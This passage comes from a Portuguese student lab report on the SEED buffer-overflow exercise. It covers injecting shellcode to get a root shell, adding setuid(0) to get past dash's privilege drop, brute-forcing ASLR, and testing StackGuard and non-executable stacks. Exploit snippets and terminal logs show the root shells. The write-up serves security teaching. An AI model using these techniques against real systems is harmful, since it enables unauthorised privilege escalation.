corresponde exatamente à localização do return address na stack da função bof(). Quando a função strcpy() copia o conteúdo de str para o buffer de 10 bytes, ocorre o overflow que sobrescreve o return address guardado.

```
start = 300
content[start:start + len(shellcode)] = shellcode
# Return address aponta para o shellcode

offset = 18
ret = 0x7fffffffddb0 + start
```

Figura 21: Excerto de código com os valores calculados

O fluxo de execução do ataque é o seguinte: quando o programa lê o ficheiro badfile, o conteúdo (517 bytes) é copiado para o array str[] no main(), este array contém NOPs, o shellcode na posição 300, e o return address malicioso na posição 18. Quando str é passado para bof() e a função strcpy() tenta copiar para um buffer de apenas 10 bytes, ocorre o overflow que sobrescreve o return address guardado na stack. Ao retornar da função bof(), em vez de voltar para main(), o programa salta para o endereço 0x7fffffffddb0 + 300, que aponta para a região de NOPs dentro do array str[]. A execução desliza pelos NOPs até atingir o shellcode, que invoca setuid(0) para elevar privilégios e depois execve("/bin/sh") para lançar uma shell.

Ao executar o exploit desenvolvido, verificou-se que o ataque foi bem-sucedido. O programa stack-L4 executou o shellcode injetado e lançou uma shell com privilégios de root, conforme confirmado pelo comando whoami.


```
[12/08/25]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# whoami
root
"
```

Figura 22: Prova de ataque bem-sucedido

Esta tarefa ilustra um princípio importante em segurança de sistemas: mesmo quando um buffer específico é pequeno, se o atacante consegue controlar outras áreas de memória maiores (como o array str[] neste caso), o ataque pode ainda ser viável através de técnicas indiretas. A solução não passa apenas por limitar o tamanho de buffers individuais, mas sim por garantir que todas as operações de cópia de dados verificam limites apropriadamente e que não existem caminhos pelos quais dados controlados pelo atacante possam ser executados como código.

7. Task 7: Defeating dash's Countermeasure

Nesta fase do trabalho procurou-se avaliar o impacto do mecanismo de proteção implementado pelo dash e, em seguida, demonstrar como este pode ser contornado através da modificação adequada da shellcode. Para isso, começou por se reconfigurar o sistema de forma a que /bin/sh apontasse novamente para o dash.



```
seed@VM: ~/.../code
[12/08/25]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[12/08/25]seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Dec  8 18:33 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
[12/08/25]seed@VM:~/.../code$
```

Figura 23: Execução do comando “sudo ln -sf /bin/dash /bin/sh”

Depois da alteração, confirmou-se que o shell padrão invocado pelo exploit seria agora o dash e não o zsh, que tinha sido usado nas tarefas anteriores. Esta simples alteração foi suficiente para mudar por completo o resultado do ataque, ou seja, ao executar o exploit que anteriormente produzia um root shell, verificou-se que a shell aberta já não tinha privilégios de root. Esta observação confirmou o funcionamento correto do countermeasure.



```
seed@VM: ~/.../code
[12/08/25]seed@VM:~/.../code$ ./exploit.py
[12/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dlp),46(plugindev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docker)
$
```

Figura 24: Exemplo de uso do exploit após o comando

Para ultrapassar esta restrição, foi necessário atualizar a shellcode usada tanto no **call_shellcode.c** como no **exploit.py**. O objetivo era forçar uma chamada explícita a `setuid(0)` antes de invocar `/bin/sh`, eliminando assim a discrepância entre UID real e efetivo que o dash usa para decidir se deve ou não baixar privilégios. Com esta alteração, recompilou-se o programa `call_shellcode` como binário Set-UID. A execução deste binário permitiu confirmar que a chamada `setuid(0)` estava a funcionar corretamente, ao executar o shellcode diretamente, o comando `id` devolveu `uid=0` e `euid=0`, demonstrando que o processo adquiria privilégios totais antes mesmo de lançar o shell.

```
seed@VM: ~/.../shellcode
[12/08/25] seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(
lxd),132(sambashare),133(vboxsf),136(docker)
$ exit
[12/08/25] seed@VM:~/.../shellcode$ nano call_shellcode.
c
[12/08/25] seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[12/08/25] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[12/08/25] seed@VM:~/.../shellcode$ ./a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lx
d),132(sambashare),133(vboxsf),136(docker)
#
```

Figura 25: Alteração do shellcode


Depois de validado o comportamento do shellcode, esta versão atualizada foi integrada no **exploit.py**, substituindo a shellcode anterior. Com o badfile regenerado, voltou-se a executar o programa vulnerável. Desta vez, apesar de `/bin/sh` continuar a apontar para o `dash`, o ataque resultou novamente numa shell com privilégios de root. O `dash` já não foi capaz de remover privilégios porque, no momento em que foi invocado, o processo já tinha UID real e efetivo igual a zero graças à chamada `setuid(0)` inserida na shellcode.

```
seed@VM: ~/.../code
[12/08/25] seed@VM:~/.../code$ ./exploit.py
[12/08/25] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docker)
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Dec 8 18:33 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
#
```

Figura 26: Exemplo de uso do exploit após alteração da shellcode

8. Task 8: Defeating Address Randomization

Para iniciar a task, reativou-se a aleatorização através da modificação do parâmetro `kernel.randomize_va_space`, que passou a assumir o valor 2. Com o ASLR ativo, repetiu-se agora o ataque que antes funcionava de forma estável. Ao executar o exploit, verificou-se que o comportamento do programa já não era consistente. Isto demonstra que, com o endereço da stack a variar a cada execução, o endereço de retorno inserido no payload aponta para uma localização válida apenas se coincidir por acaso com a zona onde o shellcode se encontra injetado naquele ciclo de execução. Este cenário torna o exploit não determinístico e altamente dependente do valor aleatório gerado pelo sistema.

A terminal window titled 'seed@VM: ~/.../code' with a dark background and light text. The terminal shows the following commands and output:

```
[12/08/25]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[12/08/25]seed@VM:~/.../code$ ./exploit.py
[12/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[12/08/25]seed@VM:~/.../code$ ./exploit.py
[12/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[12/08/25]seed@VM:~/.../code$ ./exploit.py
[12/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[12/08/25]seed@VM:~/.../code$
```

Figura 27: Uso do exploit com aleatorização ativa

Para ultrapassar esta limitação, recorreu-se a uma técnica de brute-force. Utilizou-se o script fornecido que executa o binário vulnerável em ciclo contínuo, informando quantas tentativas já foram realizadas. À medida que o número de execuções aumentava, observava-se o programa a terminar repetidamente sem produzir qualquer shell privilegiada, refletindo a aleatorização ativa. No entanto, ao fim de um certo número de tentativas verificou-se que uma das execuções acabou por cair exatamente no endereço correto, fazendo com que o processo retornasse para dentro da NOP sled e acabasse por executar a shellcode. Neste momento, a execução do script foi interrompida porque o próprio exploit abriu uma shell root. Dentro dessa shell, a verificação com `id` confirmou `uid=0`, demonstrando que, apesar do ASLR, a vulnerabilidade continua explorável desde que seja aplicado um ataque repetitivo.

```
seed@VM: ~/.../code
0 minutes and 15 seconds elapsed.
The program has been running 22437 times so far.
Input size: 517
./brute-force.sh: line 14: 26189 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 22438 times so far.
Input size: 517
./brute-force.sh: line 14: 26190 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 22439 times so far.
Input size: 517
./brute-force.sh: line 14: 26191 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 22440 times so far.
Input size: 517
./brute-force.sh: line 14: 26192 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 22441 times so far.
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docker)
#
```


Figura 28: Uso do **bruteforce.py**

Deste modo, a task permitiu demonstrar que o ASLR, embora seja uma medida eficaz para aumentar a imprevisibilidade de ataques, não impede a exploração, apenas dificulta a sua execução, exigindo um maior número de tentativas até que o endereço correto seja atingido.

9. Task 9: Experimenting with Other Countermeasures

A Task 9 tem como objetivo analisar o impacto de duas contramedidas distintas: o StackGuard e a proteção de stack não executável.


Começou-se por compilar de novo o programa vulnerável, desta vez removendo a flag `-fno-stack-protector`. Ao fazê-lo, reativou-se o StackGuard, uma mitigação que insere um canário entre as variáveis locais e o endereço de retorno, com o objetivo de detetar qualquer tentativa de sobrescrita do return address. Executando agora o exploit, observou-se um comportamento completamente diferente do habitual. Em vez de o programa terminar com a mensagem normal ou abrir uma shell, o binário abortou imediatamente com a típica mensagem de deteção de “stack smashing”. Isto confirma que o StackGuard cumpriu o seu propósito: o overflow modificado pelo exploit não só alterou o endereço de retorno como também destruiu o valor do canário, levando o runtime a detetar uma violação de integridade e a terminar o processo antes que a função pudesse retornar para o endereço injetado.

A terminal window titled 'seed@VM: ~/.../code' shows a series of commands and their outputs. The user runs 'make clean', then 'make stack-L1', which compiles 'stack.c' and 'stack-L1' with StackGuard enabled. The user then runs 'ls' showing the files. Next, they run 'sudo chown root stack-L1' and 'sudo chmod 4755 stack-L1'. Finally, they run './exploit.py' and './stack-L1'. The output shows the program detecting a stack smashing error and terminating. The terminal text is as follows:

```
[12/08/25]seed@VM:~/.../code$ make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
[12/08/25]seed@VM:~/.../code$ make stack-L1
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
[12/08/25]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack.c  stack-L1  stack-L1-dbg
[12/08/25]seed@VM:~/.../code$ sudo chown root stack-L1
[12/08/25]seed@VM:~/.../code$ sudo chmod 4755 stack-L1
[12/08/25]seed@VM:~/.../code$ ls -l stack-L1
-rwsr-xr-x 1 root seed 15992 Dec  8 19:06 stack-L1
[12/08/25]seed@VM:~/.../code$ ./exploit.py
[12/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[12/08/25]seed@VM:~/.../code$
```

Figura 29: Exemplo de StackGuard ativo

A segunda parte da task analisou outra proteção, a marcação da stack como não executável. Aqui o alvo já não foi o `stack-L1` mas sim o programa `call_shellcode`, que copia shellcode diretamente para a stack e tenta executá-la através de um ponteiro de função. Recompilou-se este programa sem a flag `-z execstack`, o que faz com que o binário informe o kernel de que não necessita de uma stack executável. Ao correr novamente `a32.out` e `a64.out`, confirmou-se exatamente esse comportamento: o shellcode foi corretamente copiado para a stack, mas no momento em que o programa tentou saltar para esse endereço o kernel bloqueou a execução e encerrou o processo.

A terminal window titled 'seed@VM: ~/.../shellcode' with standard window controls. The terminal shows a series of commands and their outputs. The user runs 'nano Makefile', 'make clean', and 'make'. The 'make' command compiles 'call_shellcode.c' into 'a32.out' (32-bit) and 'a64.out' (64-bit). The user then runs 'ls -l a32.out a64.out', showing file permissions and sizes. Finally, the user runs './a32.out', which results in a 'Segmentation fault' error.

```
[12/08/25]seed@VM:~/.../shellcode$ nano Makefile
[12/08/25]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[12/08/25]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[12/08/25]seed@VM:~/.../shellcode$ ls -l a32.out a64.out
-rwxrwxr-x 1 seed seed 15672 Dec  8 19:13 a32.out
-rwxrwxr-x 1 seed seed 16752 Dec  8 19:13 a64.out
[12/08/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[12/08/25]seed@VM:~/.../shellcode$
```

Figura 30: Exemplo sem uma stack executável

Nesta task é possível visualizar uma diferença essencial entre ambas as proteções. O Stack-Guard impede o overflow de alterar o fluxo de execução para um endereço arbitrário, enquanto a stack não executável não impede que o retorno seja manipulado, apenas impede que a stack seja usada como memória executável para alojar o shellcode. Como consequência, embora a segunda defesa não impeça overflows nem manipulações de ponteiros de retorno, impede eficazmente ataques baseados em código injetado. Contudo, não protege contra técnicas alternativas como return-to-libc ou ROP chains, que tiram partido de código legítimo já presente na memória.